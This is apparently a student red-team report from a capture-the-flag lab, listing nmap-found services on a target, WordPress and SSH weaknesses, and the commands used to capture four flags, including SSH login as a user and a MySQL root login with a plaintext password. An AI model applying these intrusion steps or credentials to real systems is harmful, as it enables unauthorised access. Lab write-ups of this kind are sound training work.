**Offensive Report-Red Team: Summary of Operations**

**Table of Contents**

* Exposed Services
* Critical Vulnerabilities
* Exploitation

**Exposed Services**

Nmap scan results for each machine reveal the below services and OS details:

Text

Description automatically generated

Text

Description automatically generated

Text

Description automatically generated

This scan identifies the services below as potential points of entry:

* Target 1
  + List of Exposed Services
* Port 22/tcp Open SSH 6.7p1 Debian 5+deb8u4 (protocol 2.0)
* Port 80/tcp Apache httpd 2.4.10 ((Debian))
* Port 111/tcp rpcbind 2-4 (RPC #100000)
* Port 139/tcp samba smdb3.X -4.X (workgroup: WORKGROUP)
* Port 445/tcp samba smdb3.X -4.X (workgroup: WORKGROUP)

The following vulnerabilities were identified on each target:

* Target 1
  + List of Critical Vulnerabilities
* Exposed Vulnerable Wordpress Server
* SSH Login
* Brute force with John the Ripper
* Detection of WP version and installing plugins.
* Exposed Password Hashes

Text

Description automatically generated

Text

Description automatically generated

Text

Description automatically generated

Graphical user interface, text

Description automatically generated

Text

Description automatically generated

Text

Description automatically generated

**Exploitation**

The Red Team was able to penetrate Target 1 and retrieve the following confidential data:

* Target 1
  + flag1.txt:




* + - **Exploit Used**
      * *Identify the exploit used*
* Remote ssh login
* Data infultration
  + - * *Include the command run*
* Ssh michael@192.168.1.110
* Cd /var/www/
* ls
* Cat html/service.html
  + flag2.txt:



* + - **Exploit Used**
      * *TODO: Identify the exploit used*
* Remote SSH login
* Data infiltration
  + - * *TODO: Include the command run*
* Ssh [michael@192.168.1.110](mailto:michael@192.168.1.110)
* Cd /var/www/
* Ls
* Cat flag2.txt

Flag3.txt:



* Exploit Used
* Identify the exploit used
* mysql
* Include the command run
* Ssh michael@192.168.1.110
* Cd /var/www/
* Mysql -u root -p’R@v3nSecurity’ -h 127.0.0.1
* (mysql>) show databases;
* (mysql>) use wordpress;
* (mysql>) show tables;
* (mysql>) select \* from wp\_posts;

Flag4.txt:

Text

Description automatically generated

• Exploit Used

• Identify the exploit used: mysql

• TODO: Include the command run

* Ssh michael@192.168.1.110
* Cd /var/www/
* Mysql -u root -p’R@v3nSecurity’ -h 127.0.0.1
* (mysql>) show databases;
* (mysql>) use wordpress;
* (mysql>) show tables;
* (mysql>) select \* from wp\_posts;